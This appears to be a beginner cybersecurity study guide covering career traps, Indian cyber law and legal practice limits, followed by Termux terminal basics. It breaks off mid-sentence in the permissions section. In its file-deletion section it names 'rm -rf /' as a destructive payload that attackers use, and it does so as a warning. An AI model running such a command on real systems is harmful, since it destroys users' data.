
What happens at the next stage is where most certificate-holders fail. The interview. The practical test. The actual work.

Certificate hierarchy (for your current level):

Certificate	When to Consider	Cost Reality
Google Cybersecurity Certificate	After Guide 3 – good starting point	Low cost, Coursera
CompTIA Security+	After 1 year of real practice	Expensive, worth it then
CEH	After 2+ years	Very expensive, theory-heavy
OSCP	After 3+ years of practical	Very hard, very respected

Right now: Do not chase certificates. Build understanding. Build documentation. Build a portfolio. That is what will make the certificate meaningful when you get it.

Why Students Fail



1.3.3 – The Ego Trap

This is the most dangerous trap because it is invisible.

Ego in cybersecurity shows up as:

- "I already know this" – skipping foundational topics
- "I don't need to document" – refusing professional habits
- "I found a vulnerability, let me show everyone" – illegal disclosure
- "I can figure this out without reading" – guessing instead of verifying
- "My tool output is proof" – not understanding what the output means

Why ego is dangerous specifically in cybersecurity:

Because cybersecurity involves real systems, real data, and real laws. A mistake caused by ego does not just hurt your learning – it can hurt other people and end your career permanently.

The professionals who last in this field are characterised by humility. They ask more questions than they answer. They document before they act. They say "I don't know" more than they say "I know".

Hindi / Gujarati: Ego = अहंकार (Ahankaar) / અહં (Aham) Humility = विनम्रता (Vinamrata) / નમ્રતા (Namrata)

1.4 – Legal and Ethical Reality

1.4.1 – What Is Illegal Even for Students

Read this section twice. It is not optional.

These actions are illegal regardless of your intent, regardless of the outcome, regardless of whether you are a student:

- Scanning an IP address you do not own without permission
- Accessing a website's admin panel even if you stumbled onto it
- Running automated tools against any system you do not own
- Intercepting network traffic on public or shared Wi-Fi
- Downloading or storing leaked databases even if they are publicly available
- Testing a login page for vulnerabilities without written permission
- Accessing any data you were not explicitly authorised to see

The law does not have a "student learning" exception.

Hindi / Gujarati: Illegal = गैरकानूनी (Gairkanooni) / ગૈરકાનૂની (Gairkanooni) Permission = अनुमति (Anumati) / પરવાનગી (Parvanagi)

1.4.2 – Why Intent Does Not Protect You

People say:

- "I was just learning"
- "I didn't steal anything"
- "I was trying to help them find vulnerabilities"
- "I didn't cause any damage"

None of these statements have any legal weight.

Under the Indian IT Act 2000 Section 66: The act of unauthorised access itself is the crime. Not the damage. Not the intent. The access.

Real consequence example: A student in India scanned a government website with Nmap "just to see what ports were open". No data was stolen. No damage was done. The student was identified through ISP logs, questioned by cyber police, and had their devices seized. Their scholarship application was rejected because of the pending case.


This is not a hypothetical. Events like this happen regularly in India.

One scan. No damage. Career impact: permanent.

1.4.3 – Where Legal Practice Happens

You are allowed to practice on:

1. Your own devices (Pixel phone, laptop)
2. Intentionally vulnerable applications run locally
3. Platforms designed for practice: TryHackMe, HackTheBox, PortSwigger Academy
4. Your own test websites hosted locally
5. Systems where you have explicit written permission



Everything else is out of bounds until you have written authorisation.

This is not restrictive. This is realistic. Every professional ethical hacker operates within these boundaries. The difference between a criminal and a professional is a signed document.

1.5 – Career Reality – No Sugar Coating

1.5.1 – Timeline of Real Skill Growth

This is based on real industry observation, not YouTube motivation.

Year 0-1: Confusion. Fundamentals. Terminal. Networking. Web basics.

You feel behind. You are not – you are building the base.

Year 1-2: Clarity begins. First real understanding of attacks and defenses.

First practical lab work. First documented project.

Year 2-3: Specialisation starts. You pick a direction.

First interview readiness. First certificate worth getting.

Year 3-5: Actual confidence. Incident handling. Real decisions.

People start asking your opinion

Year 5+: Domain expertise. Leadership. Mentoring.




Anyone who tells you "become a hacker in 30 days" is selling something. The 30-day promise is for marketing, not for careers.

1.5.2 – Skill Over Certificate Over Degree

Priority order in real cybersecurity hiring:

1. **Can you actually do the work? (Skill)**
2. **Can you prove you have done work before? (Portfolio/Projects)**
3. **Do you have industry recognition? (Certifications)**
4. **Do you have an academic background? (Degree/Diploma)**

Notice that degree is last. This is not true in every field. But in cybersecurity, demonstrated skill consistently outweighs credentials.



This is specifically good news for you. You are a diploma student. In cybersecurity, that is less of a disadvantage than in other fields – because demonstrated skill can compensate.

Your guides, your Termux practice, your documented observations – these are portfolio items. They show thinking, not just credentials.

1.5.3 – What Discipline Actually Looks Like

Discipline in cybersecurity is not about grinding for 12 hours a day. It is about consistent, documented, legal practice over a long period.

Daily discipline looks like:

- 30-60 minutes of focused study – reading, not skimming
- One terminal command practiced properly, understood fully

- One concept explained in your own words in your log file
- One news item read and mapped to a concept you know

Weekly discipline looks like:

- One chapter reviewed and summarised
- One drill completed and documented
- One new concept researched independently

Monthly discipline looks like:

- One guide reviewed for gaps
- One practice report written
- One skill area honestly assessed

This is sustainable. This is how professionals actually build careers. Not through bursts of motivation. Through quiet, consistent work.

1.6 – Daily Mindset Drills

These drills have no commands. They are thinking exercises. Do them for 7 days minimum before moving to Chapter 2.

Drill 1 – Attack Surface Awareness (Daily)

When you open any app or website today, ask:

- Where does this application accept input?
- What happens if that input is wrong or unexpected?
- Where is trust being assumed?

Write two sentences about what you noticed. No tools. Only observation.

Drill 2 – CIA Triad Mapping (Daily)

Read one piece of technology news today. Map it to the CIA Triad:

- Was Confidentiality attacked? (data seen by wrong person)
- Was Integrity attacked? (data changed without permission)
- Was Availability attacked? (service made unavailable)

Write which element was targeted and how.

Drill 3 – Assumption Hunting (Daily)

Pick one system you use daily (WhatsApp, Google, your bank app). Write two assumptions that the system makes about its users. Then write what could go wrong if that assumption is false.

Drill 4 – Legal Boundary Check (Daily)

Before any digital action today, ask:


- Do I own this system?
- Do I have permission to do this?
- Can I explain this decision professionally?

If any answer is no – stop and note why you stopped. This builds the habit that keeps careers intact.

Drill 5 – Self-Honesty Check (Weekly)

Answer these questions in writing, honestly:

- What concept from this chapter could I NOT explain to someone else yet?
- Which trap (tool obsession, certificate, ego) am I most at risk of?
- What did I skip reading because it felt boring or obvious?



Go back and read what you skipped.

1.7 – Chapter Summary Box

CHAPTER 1 – KEY TAKEAWAYS	
Cybersecurity ≠ Hacking	
Hacking is one small, advanced subset of a much larger field	
Security = Risk Reduction, not perfection	
Formula: Risk = Likelihood × Impact	
Three traps to avoid:	
1. Tool obsession – tools hide ignorance	
2. Certificate obsession – certs pass HR, not interviews	
3. Ego – the most dangerous and most invisible trap	
Legal reality:	
Intent does not protect you. Access without permission = crime	
Even scanning an IP you don't own can be illegal	
Career timeline is 3-5 years minimum for real skill	
Skill > Portfolio > Certificate > Degree	
Discipline = consistent daily work, not 12-hour bursts	

1.8 – Viva and Interview Questions

These are real questions asked in cybersecurity interviews and college vivas. Practise answering these out loud without reading your notes.

Short Answer (2-3 marks / Viva level):

1. What is the difference between cybersecurity and ethical hacking?
2. Define risk in cybersecurity with a formula.

3. What is the CIA Triad? Name all three components.
 4. Give one example each of a Confidentiality attack and an Availability attack.
 5. What does "unauthorised access" mean under Indian IT law?
 6. Name two legal platforms where cybersecurity practice is allowed.
-

Medium Answer (4-5 marks / Interview level):

1. Explain why intent does not protect a student from cyber law consequences. Give a realistic scenario.
 2. Compare attacker thinking vs defender thinking. What is the key difference in their approach?
 3. Explain the "tool obsession trap" and why it is dangerous for beginners.
 4. What is risk-based decision making in cybersecurity? Give an example.
-

Long Answer (7 marks / Exam or senior interview):

1. Explain the concept of risk management in cybersecurity. Why is 100% security impossible? Use the Risk = Likelihood × Impact formula with examples.
 2. Describe the three common failure traps for cybersecurity students (tool obsession, certificate obsession, ego) and explain how each one damages long-term career growth.
 3. Explain the Indian IT Act 2000 in the context of a student learning cybersecurity. Why does intent not protect against legal consequences?
-

1.9 – Memory Tricks

These are techniques to remember key concepts quickly during exams or vivas.

CIA Triad – Remember with a story:

Confidentiality = "Only YOU should see your Aadhaar number" Integrity = "Your bank balance must stay CORRECT and unchanged" Availability = "ATM must work WHEN you need it"

Short form: C-I-A = See It Available

Risk Formula – Never forget:

Risk = Likelihood × Impact Think of it as: "How probable?" × "How painful?" High probability + High pain = Act immediately Low probability + Low pain = Monitor and move on

Three Traps — Remember with TEC:

T = Tool obsession trap E = Ego trap C = Certificate trap "TEC traps kill careers before they start"

Legal boundary — One question to always ask:

"Do I OWN this or have WRITTEN permission?" If neither → STOP. Own or Written = Proceed carefully
Neither = Crime waiting to happen

Career timeline — Remember with a building analogy:

Year 1 = Digging the foundation (boring, invisible, essential) Year 2 = Laying bricks (slow, visible progress) Year 3 = Walls and structure (real shape emerges) Year 5+ = Finished building (confidence and expertise) You cannot skip the foundation and expect the building to stand.

Karan Vaya

Chapter 2 — Linux / Termux Terminal Mastery

No GUI. No Mercy. No Shortcuts. Verified for Pixel OS + Termux.

If you cannot control a system from the terminal, you do not control the system. Someone else does — and that someone may be an attacker.

BEFORE YOU BEGIN — Termux Setup Verification

Before running any command in this chapter, confirm your environment is ready. Open Termux on your Pixel OS phone and run these three commands one by one:

`bash`

`whoami`

Expected output: a username (like `u0_a123` or whatever Termux assigned) This confirms Termux is running and you have a user identity.

`bash`

`uname -a`

Expected output: a line showing Linux kernel version and architecture This confirms you are in a real Linux environment.

`bash`

`pwd`


Expected output: something like `/data/data/com.termux/files/home` This is your Termux home directory. This is where you live in Termux.

If all three commands ran and gave output — you are ready. If any failed, type `pkg update && pkg upgrade` first, then retry.

2.1 — Terminal Discipline

2.1.1 — Why GUI Makes You Weak

GUI (Graphical User Interface) is the buttons, icons, and menus you click. Terminal is text — you type exactly what you want the system to do.



Why GUI is dangerous for cybersecurity students:

GUI Behaviour	Terminal Reality
Hides what is actually happening	Shows every action explicitly
Clicks feel safe and reversible	Commands are precise and often permanent
Error messages are vague ("Something went wrong")	Errors tell you exactly what failed and why
You cannot automate GUI actions easily	Terminal actions can be scripted and repeated
Attackers do not use GUIs on target systems	Attackers always use terminal access

The security truth: When an attacker gains access to a system, they get a terminal – not a GUI. When a defender analyses a server, they use a terminal – not a GUI. When an incident responder collects evidence, they use terminal commands.

If you only know how to click, you are useless in all three scenarios.

Hindi / Gujarati: GUI = ગ્રાફિકલ ઇન્ટરફેસ — buttons aur icons Terminal = કમાન્ડ લાઇન (Command Line) — text se kaam karna ટર્મિનલ = ટેક્સ્ટ દ્વારા સિસ્ટમ ચલાવવી

2.1.2 – Thinking in Commands

A command is not a magic spell. It is a sentence with a structure.

General command structure:

command options target



Example breakdown:

bash

`ls -la /etc`

- `ls` = the command (list files)
- `-la` = options (`-l` for long format, `-a` for all including hidden)
- `/etc` = target (the directory to list)

Reading this as a sentence: "List all files including hidden ones, in long format, inside `/etc`."

Rule: If you cannot say what a command does in plain English before running it — do not run it.

This single rule will save you from destroying your own system and from running commands blindly like a script-kiddie.

2.1.3 – Termux Environment Check and First Setup

Run these setup commands once when you first use Termux on your Pixel phone:

Step 1 — Update package list:

bash

pkg update

This refreshes the list of available packages. Think of it as: "Check what software updates are available."

Step 2 – Upgrade installed packages:

bash

pkg upgrade

This installs the updates. Think of it as: "Apply the available updates."

Step 3 – Install essential tools for this guide:

bash

pkg install net-tools

bash

pkg install nmap

bash

pkg install curl

bash

pkg install dnsutils

Note on nmap in Termux: Nmap is installed here for understanding and local scanning only. In this guide, you will only scan your own device (127.0.0.1 / localhost). Scanning any other IP without permission is illegal – Chapter 1 covered this.

Step 4 – Confirm installations:

bash

which nmap

which curl

which nslookup

Each should return a file path like /data/data/com.termux/files/usr/bin/nmap If it returns nothing, the tool did not install. Re-run the install command.

2.2 – File and Directory Control

This is where attackers hide payloads and defenders find them. Master this section before touching anything else.

2.2.1 – Absolute vs Relative Paths

Absolute path = full address from the root of the filesystem. Always starts with /

bash

`/data/data/com.termux/files/home/myfile.txt`


Relative path = address relative to where you currently are. Does NOT start with /

bash

`myfile.txt` (file in current directory)

`subfolder/file.txt` (file inside a subfolder of current directory)

`../file.txt` (file one level up from current directory)



Check where you are right now:

bash

`pwd`

Output example: `/data/data/com.termux/files/home`

This is critical because:

- Many commands operate on the current directory by default
- Running `rm` (delete) in the wrong directory can destroy important files

- Attackers get confused and make mistakes when they don't know their location
- Defenders trace attacker activity by checking which directories were accessed

Hindi / Gujarati: Path = पता (Pata) — Address / સરનામું (Sarnaamu) Absolute = पूरा पता (Poora pata) — Full address Relative = वर्तमान स्थान से पता — Current location se address

2.2.2 — Hidden Files and Why They Matter

In Linux, any file or folder whose name starts with a dot (.) is hidden.

See normal files:

```
bash
```

```
ls
```

See ALL files including hidden:


```
bash
```

```
ls -a
```

See ALL files with detailed information:

```
bash
```

```
ls -la
```



Output explanation for ls -la:

```
drwxr-xr-x 2 u0_a123 u0_a123 4096 Jan 10 14:23 .
```

```

drwxr-xr-x 5 u0_a123 u0_a123 4096 Jan 10 14:20 ..
-rw-r--r-- 1 u0_a123 u0_a123 220 Jan 10 14:20 .bash_logout
-rw-r--r-- 1 u0_a123 u0_a123 3526 Jan 10 14:20 .bashrc
-rw-r--r-- 1 u0_a123 u0_a123 807 Jan 10 14:20 .profile
-rw-r--r-- 1 u0_a123 u0_a123 45 Jan 10 14:23 notes.txt

```

Reading each column:

Column	Meaning	Example
1st (drwxr-xr-x)	Permissions	d=directory, r=read, w=write, x=execute
2nd (number)	Number of links	2
3rd	Owner username	u0_a123
4th	Group name	u0_a123
5th (number)	File size in bytes	4096
6th	Last modified date	Jan 10 14:23
7th	File/folder name	notes.txt

Security significance of hidden files:

Malware commonly hides in:

- .bashrc — runs every time a terminal opens (perfect for persistence)
- .profile — runs at login
- .hidden_folder/ — custom hidden directories
- Files starting with . in home directories

Defenders always check hidden files first when investigating a compromised system. A file named notes.txt looks innocent. A file named .n0t3s is suspicious.

2.2.3 – Creating, Moving, Deleting Safely

⚠ CRITICAL WARNING BEFORE THIS SECTION: There is NO recycle bin in Linux terminal. rm deletes permanently. No undo. No recovery. Professionals type slowly and double-check before pressing Enter.

Create a directory (folder):

bash

mkdir cybersec_notes

Create a folder called cybersec_notes in your current location.

Create a directory and all parent directories if they don't exist:

bash

mkdir -p projects/guide2/chapter2

Creates projects, then guide2 inside it, then chapter2 inside that. The -p flag means "create parents if needed, don't error if they exist."

Create an empty file:

bash

touch testfile.txt

Creates an empty file. If a file already exists, it just updates the timestamp.

Write text into a file (overwrite):

bash

echo "This is my first note" > notes.txt

The > symbol redirects output INTO the file, replacing existing content.

Append text to a file (add without erasing):

bash

echo "This is my second note" >> notes.txt

The >> symbol APPENDS to the file. Existing content is preserved.

View file content:

bash

cat notes.txt

Confirm what you wrote:

bash

cat notes.txt

Expected output:

This is my first note

This is my second note

Copy a file:

bash

cp notes.txt notes_backup.txt

Creates a copy. The original remains unchanged.

Copy a directory and all its contents:

bash

cp -r projects/ projects_backup/

The -r flag means recursive — copies folder AND everything inside it.

Move or rename a file:

bash

mv notes.txt renamed_notes.txt

mv serves two purposes: move to another location OR rename in same location.

Move a file to another directory:

bash

mv renamed_notes.txt cybersec_notes/

Delete a file:

bash

rm renamed_notes.txt

PERMANENT. No undo. Confirm the filename before pressing Enter.

Delete an empty directory:

bash

rmdir cybersec_notes

Only works if the directory is completely empty.

Delete a directory and all its contents:

bash

rm -r projects_backup/

EXTREMELY DANGEROUS. Deletes everything inside recursively. Triple-check the path before running this.

Security note: Attackers use `rm -rf /` (delete everything from root) as a destructive payload. The `-f` flag means "force, no confirmation questions". Never run `rm -rf` on any path without being 100% certain of what you are deleting.

2.3 – Permissions and Ownership

This section separates amateurs from professionals. Most cybersecurity breaches involve permission misconfigurations. If you do not understand permissions deeply, you will miss the most common attack vector.

2.3.1 – rwx Explained Like a Lawyer

Every file and directory in Linux has three permission groups:

Owner Group Others

rwx r-x r-

What r, w, x mean:

Letter	Name	On a File	On a Directory
r	Read	Can view file content	Can list contents of directory
w	Write	Can modify file content	Can create/delete files inside directory
x	Execute	Can run file as a program	Can enter (cd into) directory
-	No permission	Cannot do that action	Cannot do that action

Check permissions of files in current directory:

bash

ls -l

Read a permission string:

